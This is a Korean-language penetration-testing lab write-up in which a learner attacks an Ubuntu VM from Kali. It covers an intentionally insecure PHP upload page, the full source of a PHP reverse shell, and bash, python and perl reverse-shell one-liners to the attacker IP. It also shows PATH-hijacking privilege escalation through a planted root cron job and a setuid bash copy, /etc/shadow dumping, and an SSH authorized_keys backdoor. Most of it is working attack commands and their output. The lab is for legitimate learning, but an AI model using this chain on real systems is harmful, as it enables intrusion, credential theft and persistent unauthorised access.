

# 프로젝트

## Ubuntu 웹 서버 구축

```
sudo apt update
sudo apt install apache2 php libapache2-mod-php -y
sudo systemctl start apache2
sudo systemctl enable apache2
```

```
Building dependency tree... Done
Reading state information... Done
php is already the newest version (2:8.1+92ubuntu1).
apache2 is already the newest version (2.4.52-1ubuntu4.15).
apache2 set to manually installed.
The following NEW packages will be installed:
  libapache2-mod-php
0 upgraded, 1 newly installed, 0 to remove and 78 not upgraded.
Need to get 2.898 B of archives.
After this operation, 18,4 kB of additional disk space will be used.
Get:1 http://id.archive.ubuntu.com/ubuntu jammy/main amd64 libapache2-mod-php al
l 2:8.1+92ubuntu1 [2.898 B]
Fetched 2.898 B in 2s (1.167 B/s)
Selecting previously unselected package libapache2-mod-php.
(Reading database ... 490448 files and directories currently installed.)
Preparing to unpack .../libapache2-mod-php_2%3a8.1+92ubuntu1_all.deb ...
Unpacking libapache2-mod-php (2:8.1+92ubuntu1) ...
Setting up libapache2-mod-php (2:8.1+92ubuntu1) ...
(base) nayeon@nayeon-virtual-machine:~/Desktop$ sudo systemctl start apache2
(base) nayeon@nayeon-virtual-machine:~/Desktop$ sudo systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/system
d/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
(base) nayeon@nayeon-virtual-machine:~/Desktop$
```

Apache 웹서버, PHP 설치

(apache: 웹 서버용 소프트 웨어

```
cd /var/www/html
sudo nano upload.php
```

작업 디렉토리: `./var/www/html`

웹 파일 작성, 디렉토리 접근

```
<!-- /var/www/html/upload.php →
<html>
<body>
<form method="POST" enctype="multipart/form-data">
```

```

<input type="file" name="file">
<input type="submit" value="Upload">
</form>

<?php
if(isset($_FILES['file'])){
    move_uploaded_file($_FILES['file']['tmp_name'], $_FILES['file']['name']);
    echo "Uploaded!";
}
?>
</body>
</html>

```




```

GNU nano 6.2 upload.php *
<!-- /var/www/html/upload.php -->
<html>
<body>
<form method="POST" enctype="multipart/form-data">
<input type="file" name="file">
<input type="submit" value="Upload">
</form>

<?php
if(isset($_FILES['file'])){
    move_uploaded_file($_FILES['file']['tmp_name'], $_FILES['file']['name']);
    echo "Uploaded!";
}
?>
</body>
</html>

```

취약 스크립트 만들기



→ 브라우저에서 [http://<ubuntu\\_ip>/upload.php](http://<ubuntu_ip>/upload.php) 접속 확인(ip: 192.168.65.139)

```

sudo chown -R www-data:www-data /var/www/html
sudo chmod -R 755 /var/www/html

```


```
(base) nayeon@nayeon-virtual-machine:/var/www/html$ sudo chown -R www-data:www-data /var/www/html
(base) nayeon@nayeon-virtual-machine:/var/www/html$ sudo chmod -R 755 /var/www/html
```

권한 설정 → 파일 업로드 가능

```
sudo systemctl restart apache2
```

재시작

```
http://<Ubuntu_IP>/upload.php
```



브라우저(Kali)에서 검색

→ 파일선택 → Upload버튼이 보이면 성공

## 웹셸 업로드

```
wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php -O shell.php
```

```

(kali㉿kali)-[~]
$ wget https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php -O shell.php

--2025-08-13 09:14:59-- https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
Resolving raw.githubusercontent.com (raw.githubusercontent.com) ... 185.199.111.133, 185.199.110.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 5491 (5.4K) [text/plain]
Saving to: 'shell.php'

shell.php      100%[=====>]  5.36K  --.-KB/s   in 0.001s

2025-08-13 09:15:00 (4.48 MB/s) - 'shell.php' saved [5491/5491]

```

kali에서 아래 명령어를 이용해 `shell.php` 파일을 가져온다

```

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,

```

```

// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable
// to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----
// This script will make an outbound TCP connection to a hardcoded IP and po
rt.
// The recipient will be given a shell running as the current user (apache norm
ally).
//
// Limitations
// -----
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail a
nd return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posi
x). These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.179.4'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;

```

```

$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }

    // Make the current process a session leader
    // Will only succeed if we forked
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common and not fata
l.");
}

```

```

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

//
// Do the reverse shell...
//

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

// Spawn shell process
$descriptorspec = array(
    0 => array("pipe", "r"), // stdin is a pipe that the child will read from
    1 => array("pipe", "w"), // stdout is a pipe that the child will write to
    2 => array("pipe", "w") // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

// Set everything to non-blocking
// Reason: Occsionally reads will block, even though stream_select tells us the
y won't
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);

```

```

stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    // Check for end of TCP connection
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }

    // Check for end of STDOUT
    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    // Wait until a command is end down $sock, or some
    // command output is available on STDOUT or STDERR
    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

    // If we can read from the TCP socket, send
    // data to process's STDIN
    if (in_array($sock, $read_a)) {
        if ($debug) printit("SOCK READ");
        $input = fread($sock, $chunk_size);
        if ($debug) printit("SOCK: $input");
        fwrite($pipes[0], $input);
    }

    // If we can read from the process's STDOUT
    // send data down tcp connection
    if (in_array($pipes[1], $read_a)) {
        if ($debug) printit("STDOUT READ");
    }
}

```



```

    $input = fread($pipes[1], $chunk_size);
    if ($debug) printit("STDOUT: $input");
    fwrite($sock, $input);
}

// If we can read from the process's STDERR
// send data down tcp connection
if (in_array($pipes[2], $read_a)) {
    if ($debug) printit("STDERR READ");
    $input = fread($pipes[2], $chunk_size);
    if ($debug) printit("STDERR: $input");
    fwrite($sock, $input);
}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

// Like print, but does nothing if we've daemonised ourself
// (I can't figure out how to redirect STDOUT like a proper daemon)
function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>

```


shell.php 파일이다

```
$ip = '<kali.ip>';  
$port = 4444;
```

```
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+  
// Use of stream_select() on file descriptors returned by proc_open() will fail  
// Some compile-time options are needed for daemonisation (like pcntl, posix)  
//  
// Usage  
//  
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.  
  
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '192.168.65.138'; // CHANGE THIS  
$port = 4444; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;  
  
//  
// Daemonise ourself if possible to avoid zombies later  
//  
  
// pcntl_fork is hardly ever available, but will allow us to daemonise
```

shell.php 파일을 열어 kali의 ip와 리스닝할 포트를 지정해준다(kali ip: 192.168.65.138 )

http://192.168.65.139/uploads/shell.php



kali 브라우저에서 업로드 페이지에 접속한 후 준비한 shell.php 파일을 업로드 한다  
성공할 경우 업로드 된 경로를 확인한다

nc -lvnp 4444

```
(kali㉿kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
_
```

kali터미널에서 netcat리스너를 실행해준다

`http://192.168.65.139/uploads/shell.php`

또는

`http://192.168.65.139/shell.php`

우분투 브라우저에서 우분투 ip를 입력하고 업로드된 웹셸을 실행한다

kali의 netcat리스너에서 연결이 들어오면 성공이다

```
(kali㉿kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.65.138] from (UNKNOWN) [192.168.65.139] 44644  
Linux nayeon-virtual-machine 6.8.0-65-generic #68~22.04.1-Ubuntu SMP PREEMPT_  
DYNAMIC Tue Jul 15 18:06:34 UTC 2 x86_64 x86_64 x86_64 GNU/Linux  
23:02:12 up 9:04, 1 user, load average: 0.53, 0.24, 0.10  
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT  
nayeon    tty2     tty2            07Agu25  6days  0.05s  0.04s /usr/libexec/  
gnome-session-binary --session=ubuntu  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$_
```

`sudo chmod 644 /var/www/html/shell.php`

오류가 생긴다면 다음과 같은 명령어를 입력하면 된다

→ Apache가 읽을 수 있도록 권한을 설정한다

```
whoami  
pwd  
ls -al
```

```

$ whoami
www-data
$ pwd
/
$ ls -al
total 3297368
drwxr-xr-x 20 root root 4096 Mei 15 23:15 .
drwxr-xr-x 20 root root 4096 Mei 15 23:15 ..
lrwxrwxrwx 1 root root 7 Mei 15 23:13 bin -> usr/bin
drwxr-xr-x 4 root root 4096 Jul 30 21:56 boot
drwxrwxr-x 2 root root 4096 Mei 15 23:15 cdrom
drwxr-xr-x 19 root root 4240 Agu 7 05:01 dev
drwxr-xr-x 141 root root 12288 Agu 7 06:21 etc
drwxr-xr-x 5 root root 4096 Jul 9 14:57 home
lrwxrwxrwx 1 root root 7 Mei 15 23:13 lib -> usr/lib
lrwxrwxrwx 1 root root 9 Mei 15 23:13 lib32 -> usr/lib32
lrwxrwxrwx 1 root root 9 Mei 15 23:13 lib64 -> usr/lib64
lrwxrwxrwx 1 root root 10 Mei 15 23:13 libx32 -> usr/libx32
drwx----- 2 root root 16384 Mei 15 23:12 lost+found
drwxr-xr-x 4 root root 4096 Mei 15 23:30 media
drwxr-xr-x 2 root root 4096 Sep 11 2024 mnt
drwxr-xr-x 3 root root 4096 Jul 9 14:13 opt
dr-xr-xr-x 382 root root 0 Agu 7 05:00 proc
drwx----- 5 root root 4096 Jul 1 13:20 root
drwxr-xr-x 41 root root 1140 Agu 13 23:02 run
lrwxrwxrwx 1 root root 8 Mei 15 23:13 sbin -> usr/sbin
drwxr-xr-x 11 root root 4096 Sep 11 2024 snap
drwxr-xr-x 2 root root 4096 Sep 11 2024 srv

```

연결 후 기본 명령을 입력하여 확인해준다

## TTY 셸 안정화

```

python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
stty raw -echo

```

방향키, 탭 등 사용 가능

```

$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@nayeon-virtual-machine:/$ export TERM=xterm
export TERM=xterm
www-data@nayeon-virtual-machine:/$ stty rows 40 columns 160
stty rows 40 columns 160
www-data@nayeon-virtual-machine:/$ █

```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

/bin/bash 를 가짜 터미널(PTY)로 실행한다

```
export TERM=xterm
```

`clear` , `nano` , `vim` 같은 명령어가 제대로 작동하도록 터미널 타입을 설정한다


```
stty rows 40 columns 160
```

줄 바꿈이나 화면 깨짐 현상을 줄여준다

```
Ctrl-Z
```

```
stty raw -echo  
fg
```

```
reset
```



```
(kali㉿kali)-[~]  
$ stty raw -echo  
fg  
[1] + continued nc -lvnp 4444  
www-data@nayeon-virtual-machine:/$ reset
```

이 과정을 거치면 셸을 백그라운드로 보내고 다시 가져올 수 있다 → 완전한 인터랙티브 셸을 확보할 수 있다

`Ctrl + Z` : 리버스 셸을 백그라운드로 보내는 키 조합

## 권한 상승

```
id  
uname -a  
echo $PATH  
tr ':' '\n' <<< "$PATH" | while read d; do [-w "$d" ] && echo "[+] writable: $d";  
done
```

```

www-data@nayeon-virtual-machine:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@nayeon-virtual-machine:/$ uname -a
Linux nayeon-virtual-machine 6.8.0-65-generic #68~22.04.1-Ubuntu SMP PREEMPT_
DYNAMIC Tue Jul 15 18:06:34 UTC 2 x86_64 x86_64 x86_64 GNU/Linux
www-data@nayeon-virtual-machine:/$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin
www-data@nayeon-virtual-machine:/$ tr ':' '\n' <<< "$PATH" | while read d; do
[-w "$d" ] && echo "[+] writable: $d"; done
[-w "$d" ] && echo "[+] writable: $d"; done
[-w: command not found
[-w: command not found
[-w: command not found
[-w: command not found
[-w: command not found
[-w: command not found
www-data@nayeon-virtual-machine:/$ tr ':' '\n' <<< "$PATH" | while read d; do
[-w "$d" ] && echo "[+] writable: $d"; done
[-w "$d" ] && echo "[+] writable: $d"; done
[-w: command not found

```

확인결과: 아무 것도 출력이 안됨

→ 현재 PATH 안에는 쓰기 가능한 디렉터리가 없다는 뜻!

- PATH 하이재킹을 하려면 루트가 실행하는 명령을 우리가 만든 가짜 명령으로 대체해야되는데, 그 가짜명령을 PATH안의 디렉터리에 심으려면 그 디렉터리에 우리가 쓰기 권한이 있어야함—조건이 안맞아서 그냥은 하이재킹이 불가능한 상태

sudo -l

```

www-data@nayeon-virtual-machine:/$ sudo -l
[sudo] password for www-data: 

```

비밀번호를 요구한다 → 현재 www-data는 **sudo** 권한이 없다 ⇒ 다른 권한 상승 기법으로 넘어가야 함(크론 잡 등)

grep -R "PATH=" /etc/cron\* /etc/init.d/\* 2>/dev/null

```

www-data@nayeon-virtual-machine:/$ grep -R "PATH=" /etc/cron* /etc/init.d/* 2
>/dev/null
grep -R "PATH=" /etc/cron* /etc/init.d/* 2
/etc/cron.daily/apache2:HTCACHECLEAN_PATH=/var/cache/apache2/mod_cache_disk
/etc/cron.daily/man-db:export PATH="$PATH:/usr/local/sbin:/usr/sbin:/sbin"
/etc/cron.weekly/man-db:export PATH="$PATH:/usr/local/sbin:/usr/sbin:/sbin"
/etc/crontab:#PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/b
in
/etc/init.d/alsa-utils:PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bi
n:/sbin:/bin
/etc/init.d/anacron:PATH=/bin:/usr/bin:/sbin:/usr/sbin
/etc/init.d/apache-htcacheclean:HTCACHECLEAN_PATH="${HTCACHECLEAN_PATH:=/var/
cache/apache2$DIR_SUFFIX/mod_cache_disk}"
/etc/init.d/apache2:ENV="env -i LANG=C PATH=/usr/local/sbin:/usr/local/bin:/u
sr/sbin:/usr/bin:/sbin:/bin"
/etc/init.d/avahi-daemon:PATH=/sbin:/bin:/usr/sbin:/usr/bin
/etc/init.d/bluetooth:PATH=/sbin:/bin:/usr/sbin:/usr/bin
/etc/init.d/cron:PATH=/bin:/usr/bin:/sbin:/usr/sbin
/etc/init.d/cups:PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/us
r/bin
/etc/init.d/docker:export PATH=/sbin:/bin:/usr/sbin:/usr/bin:/usr/local/sbin:
/usr/local/bin
/etc/init.d/gdm3:PATH=/sbin:/bin:/usr/sbin:/usr/bin
/etc/init.d/irqbalance:PATH=/sbin:/bin:/usr/sbin:/usr/bin
/etc/init.d/kerneloops:PATH=/sbin:/usr/sbin:/bin:/usr/bin
/etc/init.d/kmod:PATH="/sbin:/bin"
/etc/init.d/plymouth:PATH="/sbin:/bin:/usr/sbin:/usr/bin"
/etc/init.d/plymouth-log:PATH="/sbin:/bin:/usr/sbin:/usr/bin"
/etc/init.d/rsync:export PATH="${PATH:+$PATH:}/usr/sbin:/sbin"
/etc/init.d/saned:PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/u
sr/bin
/etc/init.d/speech-dispatcher:PATH=/sbin:/bin:/usr/sbin:/usr/bin
/etc/init.d/udev:PATH="/sbin:/bin"
/etc/init.d/ufw:PATH="/sbin:/bin"
/etc/init.d/unattended-upgrades:PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bi
n:/usr/sbin:/usr/bin
/etc/init.d/uuid:PATH=/bin:/usr/bin:/sbin:/usr/sbin
/etc/init.d/x11-common:PATH=/usr/bin:/usr/sbin:/bin:/sbin
www-data@nayeon-virtual-machine:/$

```

PATH를 쓰기 가능한 경로로 바꿀 수 있는 상황을 찾아봐도 현재 디렉터리는 모두 루트 전용이라 PATH하이재킹이 불가능하다는 것을 한 번 더 알 수 있다

이를 해결하고 PATH하이재킹을 하려면

- 테스트용 취약 스크립트를 추가해서 환경을 수정하고
- PATH 안에 쓰기 가능한 디렉터리를 넣은 후
- 절대경로 없는 명령을 호출하게 만든 후, 그 명령을 우리가 만든 악성 실행파일로 대체하는 시나리오를 의도적으로 구성해야한다.

### <VM에서 바로 테스트 가능한 취약 크론 스크립트 만들어서 PATH 하이재킹 하는 방법>

```

sudo -s
cat > /usr/local/sbin/vuln_backup.sh << 'EOF'

```

```
export PATH=/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
tar -czf /tmp/dummy.tar.gz /etc/hists >/dev/null 2>&1
EOF
```

```
(base) nayeon@nayeon-virtual-machine:~/Desktop$ sudo -s
[sudo] password for nayeon:
root@nayeon-virtual-machine:/home/nayeon/Desktop# cat > /usr/local/sbin/vuln_backup.sh << 'EOF'
> export PATH=/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
> tar -czf /tmp/dummy.tar.gz /etc/hists >/dev/null 2>&1
> EOF
root@nayeon-virtual-machine:/home/nayeon/Desktop#
```

root 셸로 진입한 후, 취약 스크립트를 생성한다

```
chmod 755 /usr/local/sbin/vuln_backup.sh
chown root:root /usr/local/sbin/vuln_backup.sh
```

```
root@nayeon-virtual-machine:/home/nayeon/Desktop# chmod 755 /usr/local/sbin/vuln_backup.sh
root@nayeon-virtual-machine:/home/nayeon/Desktop# chown root:root /usr/local/sbin/vuln_backup.sh
```

권한을 설정한다

```
cat > /etc/cron.d/vuln_backup << 'EOF'
* * * * * root /usr/local/sbin/vuln_backup.sh
EOF
```

```
chmod 644 /etc/cron.d/vuln_backup
chown root:root /etc/cron.d/vuln_backup
```

```
root@nayeon-virtual-machine:/home/nayeon/Desktop# cat > /etc/cron.d/vuln_backup << 'EOF'
> * * * * * root /usr/local/sbin/vuln_backup.sh
> EOF
root@nayeon-virtual-machine:/home/nayeon/Desktop# chmod 644 /etc/cron.d/vuln_backup
root@nayeon-virtual-machine:/home/nayeon/Desktop# chown root:root /etc/cron.d/vuln_backup
root@nayeon-virtual-machine:/home/nayeon/Desktop#
```



매분마다 실행되는 루트 크론잡을 등록해준다

```
cat /usr/local/sbin/vuln_backup.sh
cat /etc/cron.d/vuln_backup
ls -l /tmp/dummy.tar.gz
```

```
(base) nayeon@nayeon-virtual-machine:~/Desktop$ cat /usr/local/sbin/vuln_backup.sh
export PATH=/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
tar -czf /tmp/dummy.tar.gz /etc/hists >/dev/null 2>&1
(base) nayeon@nayeon-virtual-machine:~/Desktop$ cat /etc/cron.d/vuln_backup
* * * * * root /usr/local/sbin/vuln_backup.sh
(base) nayeon@nayeon-virtual-machine:~/Desktop$ ls -l /tmp/dummy.tar.gz
-rw-r--r-- 1 root root 45 Agu 13 23:49 /tmp/dummy.tar.gz
(base) nayeon@nayeon-virtual-machine:~/Desktop$
```

스크립트 내용(크론잡 등록, 크론 실행 여부)를 확인한다

```
cat > /tmp/tar << 'EOF'
> cp /bin/bash /tmp/rootbash
> chmod u+s /tmp/rootbash
> EOF
chmod +x /tmp/tar
```

```
(base) nayeon@nayeon-virtual-machine:~/Desktop$ cat > /tmp/tar << 'EOF'
> cp /bin/bash /tmp/rootbash
> chmod u+s /tmp/rootbash
> EOF
(base) nayeon@nayeon-virtual-machine:~/Desktop$ chmod +x /tmp/tar
(base) nayeon@nayeon-virtual-machine:~/Desktop$
```

```
ls -l /tmp/rootbash
/tmp/rootbash -p
id
```

```
(base) nayeon@nayeon-virtual-machine:~/Desktop$ ls -l /tmp/rootbash
-rwsr-xr-x 1 root root 1396520 Agu 14 00:23 /tmp/rootbash
(base) nayeon@nayeon-virtual-machine:~/Desktop$ /tmp/rootbash -p
rootbash-5.1# id
uid=1000(nayeon) gid=1000(nayeon) euid=0(root) groups=1000(nayeon),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),122(lpadmin),135(lxd),136(sambashare),999(docker)
rootbash-5.1#
```

uid=1000(nayeon) , euid=0(root)

결과를 봤을 때 root권한을 획득한 것을 볼 수 있다

## 루트 획득 확인, 루트 실습

```
www-data@nayeon-virtual-machine:/$ whoami
www-data
```

kali에서 `whoami` 를 입력하면 여전히 `www-data` 권한으로 동작하는 것을 알 수 있다

즉, 루트 권한을 얻은 건 Ubuntu 내부에서만 적용되고 Kali에서 연결된 리버스셸은 여전히 낮은 권한을 유지하고 있는 것을 알 수 있다

→ 이를 해결하기 위해 Ubuntu 에서 루트 셸 상태에서 새로운 리버스셸을 생성하는 것이다



새로운 리버스셸을 연결하는 이유

`shell.php` 의 역할

- 웹 서버의 취약점을 이용하여 최초 침투를 가능하게 함
- Kali가 Ubuntu에 첫 번째 리버스 셸을 연결하는 데 사용  
→ 이때 얻는 권한이 `www-data` 이다

루트 리버스 셸의 역할

- 권한 상승 후, Kali에 루트 권한으로 다시 연결하는 셸
- 시스템 전체를 조종할 수 있게 된다



## 최종 정리

단계	도구	설명
1단계	shell.php	최초 침투, 낮은 권한 리버스 셸 획득
2단계	/tmp/rootbash	권한 상승, 루트 셸 획득
3단계	bash -i >&...	루트 권한으로 Kali에 다시 연결

```
nc -lvnp 4444
```

kali에서 새 터미널을 열고 리버스 셸 연결을 기다린다

```
bash -i >& /dev/tcp/192.168.65.138/4444 0>&1
```

또는

```
python3 -c 'import socket,subprocess,os;s=socket.socket();s.connect(("192.168.65.138",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/bash","-p"])'
```

우분투 터미널에서 kali ip와 포트번호를 적은 뒤 연결해준다

(위에 코드는 root권한으로 실행이 안돼서 아래 코드로 진행해주었다)

```
rootbash-5.1# perl -e 'use Socket;$i="192.168.65.138";$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/bash -p");};'
rootbash-5.1# python3 -c 'import socket,subprocess,os;s=socket.socket();s.connect(("192.168.65.138",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/bash","-p"])'
```

반드시 권한을 얻은 우분투 터미널에서 연결을 해주어야 한다

```
(kali㉿kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.65.138] from (UNKNOWN) [192.168.65.139] 50022
whoami
root
█
```

연결하고 **whoami** 를 사용하면 root권한을 얻은 것을 볼 수 있다!!

## 루트 권한으로 할 수 있는 작업

### 민감 정보 수집

```
cat /etc/shadow
```

```
cat /etc/shadow
root!:20223:0:99999:7:::
daemon*:19977:0:99999:7:::
bin*:19977:0:99999:7:::
sys*:19977:0:99999:7:::
sync*:19977:0:99999:7:::
games*:19977:0:99999:7:::
man*:19977:0:99999:7:::
lp*:19977:0:99999:7:::
mail*:19977:0:99999:7:::
news*:19977:0:99999:7:::
uucp*:19977:0:99999:7:::
proxy*:19977:0:99999:7:::
www-data*:19977:0:99999:7:::
backup*:19977:0:99999:7:::
list*:19977:0:99999:7:::
irc*:19977:0:99999:7:::
gnats*:19977:0:99999:7:::
nobody*:19977:0:99999:7:::
systemd-network*:19977:0:99999:7:::
systemd-resolve*:19977:0:99999:7:::
messagebus*:19977:0:99999:7:::
systemd-timesync*:19977:0:99999:7:::
syslog*:19977:0:99999:7:::
_apt*:19977:0:99999:7:::
tss*:19977:0:99999:7:::
uuidd*:19977:0:99999:7:::
systemd-oom*:19977:0:99999:7:::
tcpdump*:19977:0:99999:7:::
avahi-autoipd*:19977:0:99999:7:::
usbmux*:19977:0:99999:7:::
dnsmasq*:19977:0:99999:7:::
kernoops*:19977:0:99999:7:::
avahi*:19977:0:99999:7:::
cups-pk-helper*:19977:0:99999:7:::
rtkit*:19977:0:99999:7:::
whoopsie*:19977:0:99999:7:::
sssd*:19977:0:99999:7:::
speech-dispatcher!:19977:0:99999:7:::
fwupd-refresh*:19977:0:99999:7:::
```

Ubuntu의 사용자 비밀번호 해시가 들어있는 **/etc/shadow** 파일을 열람할 수 있다

```
passwd <username>
```

루트 권한으로 사용자의 비밀번호를 강제로 변경 할 수도 있다

```
cat /root/.bash_history
```

```
cat /root/.bash_history
whoami
id
ip a
ip route
ss -tulpn
cat /etc/passwd
cat /etc/passwd
ls -l /etc/shadow
su - attacker
useradd -. attacker
useradd -m attacker
passwd attacker
usermod -aG sudo attacker
sudo -l -u attacker
nano /etc/ssh/sshd_config
su - attacker
echo "/bin/bash > /tmp/root-shell" > /tmp/malicious.sh
chmod +x /tmp/malicious.sh
echo "* * * * * root /tmp/malicious.sh" > /etc/cron.d/rootbackdoor
ls -l /tmp/root-shell
/tmp/root-shell
chmod +x /tmp/root-shell
/tmp/root-shell
cat > /usr/local/sbin/vuln_backup.sh << 'EOF'
export PATH=/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
tar -czf /tmp/dummy.tar.gz /etc/hists >/dev/null 2>&1
EOF

chmod 755 /usr/local/sbin/vuln_backup.sh
chown root:root /usr/local/sbin/vuln_backup.sh
cat > /etc/cron.d/vuln_backup << 'EOF'
* * * * * root /usr/local/sbin/vuln_backup.sh
EOF

chmod 644 /etc/cron.d/vuln_backup
chown root:root /etc/cron.d/vuln_backup
exit
```

사용했던 루트의 명령어 기록을 확인할 수 있다

## 백도어 설치

```
mkdir -p /root/.ssh
chmod 700 /root/.ssh
echo "your_public_ssh_key" >> /root/.ssh/authorized_keys
chmod 600 /root/.ssh/authorized_keys
```

```
